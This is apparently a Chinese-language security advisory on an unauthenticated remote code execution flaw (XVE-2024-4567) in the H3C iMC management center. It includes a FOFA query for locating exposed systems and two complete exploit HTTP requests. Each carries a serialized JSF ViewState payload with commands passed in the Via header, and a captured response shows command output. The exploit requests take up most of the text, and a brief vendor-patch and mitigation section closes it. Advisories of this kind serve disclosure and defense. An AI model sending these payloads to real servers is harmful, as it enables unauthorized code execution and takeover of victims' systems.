

H3C iMC智能管理中心 远程代码执行漏洞 (XVE-2024-4567)

漏洞描述

H3C iMC智能管理中心 /byod/index.shtml、/selfservice/login.jsf、/rpt/reportpage/loginrpt.jsf等多个接口处存在远程代码执行漏洞，未经身份攻击者可通过该漏洞在服务器端任意执行代码，写入后门，获取服务器权限，进而控制整个 web 服务器。该漏洞利用难度较低，建议受影响的用户尽快修复。

影响版本

version < E0632H07

漏洞状态

漏洞细节	漏洞POC	漏洞EXP	在野利用
是	已公开	已公开	已知

风险等级

维度	评价
威胁等级	高危
影响面	高
攻击者价值	高
利用难度	低

漏洞复现


FOFA: (title="用户自助服务" && body="/selfservice/javax.faces.resource/") || body="/selfservice/index.shtml"

POC/EXP:

POST /byod/index.shtml HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/94.0.2558.72 Safari/537.36
Content-Type: application/x-www-form-urlencoded
Connection: close
Via: whoami

javax.faces.ViewState=8SzWaoxnkq9php028NtXbT98DEcA...Uh57HB/L8xz6eq%2b4sy0rUOuOdM5ccd2J6LPx8c6%2b53QkrX...jpFKgVnp07bad4n6CCBW8l98QIKwByAhLYdU2VpB/voaa....2oU%2bura hQDFE8mlaFvmwyKOHlwyovlHCVymqKwNdWxm3iHLhYEQXL4....k3z7MWm%2bwV2Dc9TXV4rs8E6M7ZvVM3B0pORK8vAhd2iLBkgFhGHw9ZgOwifGnyMzfxIU....gG4chEOg57teuLurMPrulbEVBAEl7rRwobqvxb91sG%2bGMrGWFL5%2bwFvE56x7UEzHtE/o0IRtzTKi/EFnamrPT1046e7L8jABKDB/LjCX2

qAOmqQklz4gXrEFnHHYZ9LZc7t9ZZPNT...JZjummuZuror/zwPbnsApwXIYsn2hDAZ7QlOBunA3t7om
eOTI5keWXvmOH8eoEEN//SlmQblwhBZ7kSHpVStq0ZciiPptEzVjQ/k/gU2QbCSc7yG0MFbhcJEDQj4y
KyJ/yTnOOma....KuNZl%2bPpEua%2b28h2YCKipVb5S/wOCrg%2bKD3DUFCbdWHQRqDaZyvYsc8C
OX7fzutiVUISB7OdGoCjub9WuW0d2eeDWZmOt3Wunms3SwAbE7R%2bonCRVS8tiYWF8qiQS%2bl0
k8Gw/Hz6NjpfE0upLIAtPFNDuSf69qGg4isEmY2FtoSQTdD8vU0BdJatHrBARPgo9Qsp0jSjBIUz2OqteQ
g05PYO6gEBXVj/RiTbHI1/pOzlcE0wVZcLUHnxGNvckSCTiT....nWbkWGJ8AYCvrM0PHZ/BYcKKRf3rMH
olqcAN%2bORMhXcmAXRcvq29c5xqoOuvrMSJPDZmbZhcm/99crGJSO5HxXQder9WKm2tVBaDLEC
9ulpWylCJYgxfayoWkt6vwPcq2Tn20vn5RDpfqJLNLbrV8g7JDRUUYw%2b....R6PRNunKhfJHvHcXAZ7
3mkCUf7cMUbNhqCbLSGP/D%2bqpqWXk5ZWjst4tQ9tFH9uvPIaNB7FlcFXI2I2A9oPoY0ltif%2bb8Bd
PXVfpuZq8boHE4hY%2b33BlI%2bla%2bov6nyMmGlzCKYeRbfDjtk/45EXvink6BlgA/205la6vvqKTGQ
32o1AtepBgKei....604cVvbEP7UKor09Gz61mryE4D%2biXG1prZGCT3LEtdASuCkmf4RTEc5wks2In3EI
ZSZl8zf3RsHA0dgbvrpnXe2wLPI%2bUCAGO%2biOG9/%2bbCQJQNfmykkyRbmslfciUxZ%2blg%2b
QuOs9FIMod2lCrkktOFFeZWNeznx737S8H4Nf2%2bp2QNHY2l6GFGtWpqjeZ%2bGmb1euM5Tzi06e
J.....koPrjKDT9VPoxCgpRMQl06x7NShkos7BCI9fv1%2b17t5gWZvqAYzeQUsZLaiBXaZfuUtPuBmbq
1re/dB/VgSON4QX%2b8AwwDjtfazsHw4aldh4e2a1y/Ou2Zil//EzkwLBksY6CluuPgocdvtOfNiWcXsfYs
3UKLmL/48A4Ls0OF1TrQK4UnfCYt.....1DGrwzfXnM9vLHznFajenqvLY3yTiKN5SSVxvGwwhmp6PFW4
Jj7G8NXdr/zN7HyC9Eg1Y1jKP7uiO%2bGM2U/etvMOCKwnfP2MnbznP378fZHf1H9yiVvrn%2bm%2b
Ou8PV.....2MsOTgS6B7C8ltflgSfjz5dkJ8IssRACy%2bu/2QjrW95BBMSRPu2EaCUm1lpuszXEwHYgDiz
WPzDB0hSRGCEjncpGhPX3i10bK4/snBaBcAxAa1e2er2LDe/4Wgalwc9w2wKn3wXY5B87BKF5/Xq30..
..NNf6EMRrQ9154rEkCjB4IU4sFsTuyYlfZatIV%2bC2HM7u7FEbdVvr6yYK4oQqvFpmF5yRplwAYUQAv
r1jwLbGYxhGaTy14UUrvtvoyph5Sqebk2YTKjKX4U7xX5ha4YbyoVIMSRzdVB6YXDY3BlD%2bgmMWZt
Tf2UE%2b9UAX/7g30pQNXA....FP1adq6ySd4x3dGVCE4YjCye2gKWYVcWj5XPwUSt2fxdszhgFnjjqmR
gxowH2u2nZU0xG539lnxIOIB



POC/EXP:

POST /selfservice/login.jsf HTTP/1.1

Host: 127.0.0.1

User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)

Chrome/94.0.2558.72 Safari/537.36

Content-Type: application/x-www-form-urlencoded

Connection: close

Via: ipconfig

javax.faces.ViewState=8SzWaaoxnkq9php028NtXbT98DEcA...Uh57HB/L8xz6eq%2b4sy0rUOuOdM5ccd2J6LPx8c6%2b53QkrX...jpFKgVnp07bad4n6CCBW8I98QIKwByAhLYdU2VpB/voaa....2oU%2bura hQDFE8mlaFvmwyKOHiiwyovIHCVymqKwNdWXM3iHLhYEQL4....k3z7MWm%2bwbV2Dc9TXV4rs8E6M7ZvVM3B0pORK8vAhd2iLBkgFhGHw9ZgOwifGnyMzfxIU....gG4chEOg57teuLurMPrulbEVBAEI7rRwobqvxb91sG%2bGMRGWFL5%2bwFvE56x7UEzHtE/o0IRtzTKi/EFnamrPT1046e7L8jABKDB/LjCX2qAOmqQklz4gXrEfNHYZ9LZc7t9ZZPNT...JZjummuZuror/zwPbnsApwXIYsn2hDAZ7QIOBunA3t7om eOTI5keWXvmOH8eoEEN//SIImQblwhBZ7kSHPvStq0ZciiPptEzVjQ/k/gU2QbCSc7yG0MFbhJEDQj4yKyJ/yTnOOma....KuNZl%2bPpEua%2b28h2YCKipVb5S/wOCrg%2bKD3DUFCbdWHQRqDaZyvYsc8C0X7fzutiVUISB7OdGoCjub9WuW0d2eeDWZmOt3Wunms3SwAbE7R%2bonCRVS8tiYWF8qiQS%2bl0k8Gw/Hz6NjpfE0upLIAtPFNDuSf69qGg4isEmY2FtoSQtdD8vU0BdJatHrBarPgo9Qsp0jSjBIUz2OqteQg05PYO6gEBXVj/RiTbHI1/pOzlcE0wVZcLUHnxGNvckSCTiT....nWbkWGJ8AYCvrM0PHZ/BYcKKRf3rMHolqcAN%2bORMhXcmAXRcvq29c5xqoOuvrMSJPDZmbZhcm/99crGJSO5HxXQder9WKm2tVBaDLEC9ulpWylCJYgfaxyoWkt6vwPcq2Tn20vn5RDpfqJLNLbrV8g7JDRUyYw%2b....R6PRNunKhfjHvHcXAZ73mkCUf7cMUbNhqCbLSGP/D%2bqqpWXk5ZWjsT4tQ9tFH9uvPIaNB7FlcFXI2I2A9oPoY0Itif%2bb8BdPXVfpuZq8boHE4hY%2b33BIl%2bla%2bov6nyMmGlzCKYeRbfDjtk/45EXvink6BlgA/205la6vvqKTGQ32o1AtepBgKei....604cVvbEP7UKor09Gz61mryE4D%2biXG1prZGCT3LEtdASuCkmf4RTEc5wks2In3ElZSZl8zf3RsHA0dgbvrpnXe2wLPI%2bUCAGO%2biOG9/%2bbCQJQNFmykkyRbmslfciUxZ%2blg%2bQuOs9FIMod2ICrkktoFFeZWNeznx737S8H4Nf2%2bp2QNHY2I6GFGtWpqjeZ%2bGmb1euM5TZi06eJ.....koPrjKDT9VPoxCgpRMQI06x7NShkos7BCI9fV1%2b17t5gWZvqAYzeQUsZLaiBXaZfuUtPuBmbq1re/dB/VgSON4QX%2b8AwwDjtfazsHw4aldh4e2a1y/Ou2Zil//EzkwLBksY6CluuPgocdvtOfNiWcXsfYs3UKLmL/48A4Ls0OF1TrQK4UnfCYt.....1DGrwzfXnM9vLHznFajenqvLY3yTiKN5SSVxvGwwhmp6PFW4Jj7G8NXdr/zN7HyC9Eg1Y1jKP7uiO%2bGM2U/etvMOCKwnfP2MnbznP378fZHf1H9yiVvrn%2bm%2b0u8PV.....2MsOTgS6B7C8ltflgSfjz5dkj8IssRacY%2bu/2QjrW95BBMSRPu2EaCUm1lpuszXEWHYgDizWPzDB0hSRgCEjncpGhPX3i10bK4/snBaBcAxAa1e2er2LDe/4Wgalwc9w2wKn3wXY5B87BKF5/Xq30.. .NNf6EMRrQ9154rEkCjB4IU4sFsTuyYlfZatIV%2bC2HM7u7FEbdVvr6yYK4oQqvfpMf5yRplwAYUQAvr1jwLbGYxhGaTy14UUrtoyph5SqeBk2YTKjKX4U7xX5ha4YbyoVIMSRzdvB6YXDY3BIld%2bgmMWZtTf2UE%2b9UAx/7g30pQNXA....FP1adq6ySd4x3dGVCe4YjCye2gKWYVcWj5XPwUst2fxdshzgFnjjqmRgxowH2u2nZU0xG539lnxIOIB

发送请求

强制 HTTPS

历史

生成 Yaml 模板

Request

1 POST /selfservice/login.jsf:HTTP/1.1

2 Host:

3 User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/94.0.2558.72 Safari/537.36

4 Content-Type: application/x-www-form-urlencoded

5 Connection: close

6 Via: ipconfig

7

8 javax.faces.ViewState=8SzWaaoxnkq9php028NtXbT98DEcA...Uh57HB/L8xz6eq%2b4sy0rUOuOdM5ccd2J6LPx8c6%2b53QkrX...jpFKgVnp07bad4n6CCBW8I98QIKwByAhLYdU2VpB/voaa....2oU%2bura hQDFE8mlaFvmwyKOHiiwyovIHCVymqKwNdWXM3iHLhYEQL4....k3z7MWm%2bwbV2Dc9TXV4rs8E6M7ZvVM3B0pORK8vAhd2iLBkgFhGHw9ZgOwifGnyMzfxIU....gG4chEOg57teuLurMPrulbEVBAEI7rRwobqvxb91sG%2bGMRGWFL5%2bwFvE56x7UEzHtE/o0IRtzTKi/EFnamrPT1046e7L8jABKDB/LjCX2qAOmqQklz4gXrEfNHYZ9LZc7t9ZZPNT...JZjummuZuror/zwPbnsApwXIYsn2hDAZ7QIOBunA3t7omeOTI5keWxmOH8eoEEN//SIImQblwhBZ7kSHPvStq0ZciiPptEzVjQ/k/gU2QbCSc7yG0MFbhyTnOOma....KuNZl%2bPpEua%2b28h2YCKipVb5S/wOCrg%2bKD3DUFCbdWHQRqDaZyvYsc8C0X7fzutiVUISB7OdGoCjub9WuW0d2eeDWZmOt3Wunms3SwAbE7R%2bonCRVS8tiYWF8qiQS%2bl0k8Gw/Hz6NjpfE0upLIAtPFNDuSf69qGg4isEmY2FtoSQtdD8vU0BdJatHrBarPgo9Qsp0jSjBIUz2OqteQg05PYO6gEBXVj/RiTbHI1/pOzlcE0wVZcLUHnxGNvckSCTiT....nWbkWGJ8AYCvrM0PHZ/BYcKKRf3rMHolqcAN%2bORMhXcmAXRcvq29c5xqoOuvrMSJPDZmbZhcm/99crGJSO5HxXQder9WKm2tVBaDLEC9ulpWylCJYgfaxyoWkt6vwPcq2Tn20vn5RDpfqJLNLbrV8g7JDRUyYw%2b....R6PRNunKhfjHvHcXAZ73mkCUf7cMUbNhqCbLSGP/D%2bqqpWXk5ZWjsT4tQ9tFH9uvPIaNB7FlcFXI2I2A9oPoY0Itif%2bb8BdPXVfpuZq8boHE4hY%2b33BIl%2bla%2bov6nyMmGlzCKYeRbfDjtk/45EXvink6BlgA/205la6vvqKTGQ32o1AtepBgKei....604cVvbEP7UKor09Gz61mryE4D%2biXG1prZGCT3LEtdASuCkmf4RTEc5wks2In3ElZSZl8zf3RsHA0dgbvrpnXe2wLPI%2bUCAGO%2biOG9/%2bbCQJQNFmykkyRbmslfciUxZ%2blg%2bQuOs9FIMod2ICrkktoFFeZWNeznx737S8H4Nf2%2bp2QNHY2I6GFGtWpqjeZ%2bGmb1euM5TZi06eJ.....koPrjKDT9VPoxCgpRMQI06x7NShkos7BCI9fV1%2b17t5gWZvqAYzeQUsZLaiBXaZfuUtPuBmbq1re/dB/VgSON4QX%2b8AwwDjtfazsHw4aldh4e2a1y/Ou2Zil//EzkwLBksY6CluuPgocdvtOfNiWcXsfYs3UKLmL/48A4Ls0OF1TrQK4UnfCYt.....1DGrwzfXnM9vLHznFajenqvLY3yTiKN5SSVxvGwwhmp6PFW4Jj7G8NXdr/zN7HyC9Eg1Y1jKP7uiO%2bGM2U/etvMOCKwnfP2MnbznP378fZHf1H9yiVvrn%2bm%2b0u8PV.....2MsOTgS6B7C8ltflgSfjz5dkj8IssRacY%2bu/2QjrW95BBMSRPu2EaCUm1lpuszXEWHYgDizWPzDB0hSRgCEjncpGhPX3i10bK4/snBaBcAxAa1e2er2LDe/4Wgalwc9w2wKn3wXY5B87BKF5/Xq30.. .NNf6EMRrQ9154rEkCjB4IU4sFsTuyYlfZatIV%2bC2HM7u7FEbdVvr6yYK4oQqvfpMf5yRplwAYUQAvr1jwLbGYxhGaTy14UUrtoyph5SqeBk2YTKjKX4U7xX5ha4YbyoVIMSRzdvB6YXDY3BIld%2bgmMWZtTf2UE%2b9UAx/7g30pQNXA....FP1adq6ySd4x3dGVCe4YjCye2gKWYVcWj5XPwUst2fxdshzgFnjjqmRgxowH2u2nZU0xG539lnxIOIB

Responses

https 2102bytes / 165ms

美化

详情

4 Content-Type: text/plain; charset=utf-8

5 vary: accept-encoding

6 Date: Thu, 08 Aug 2024 03:06:39 GMT

7 Connection: close

8 Server: Server

9 Content-Length: 2102

10

11

12 Windows-IP:

13

14

15

16

17

18

19

20

21

22

23

24

25

26

27

28

29

30

31

32

33

34

35

36

37

38

修复方案

- 官方修复方案:

请尽快联系厂商下载更新EIA组件至E0632H07及以上版本。官方通告链接：

https://www.h3c.com/cn/Service/Online_Help/psirt/security-notice/detail_2021.htm?ld=134

临时修复方案：

确认不影响业务的前提下，可临时禁用EIA组件；

如非必要，避免将资产暴露在互联网。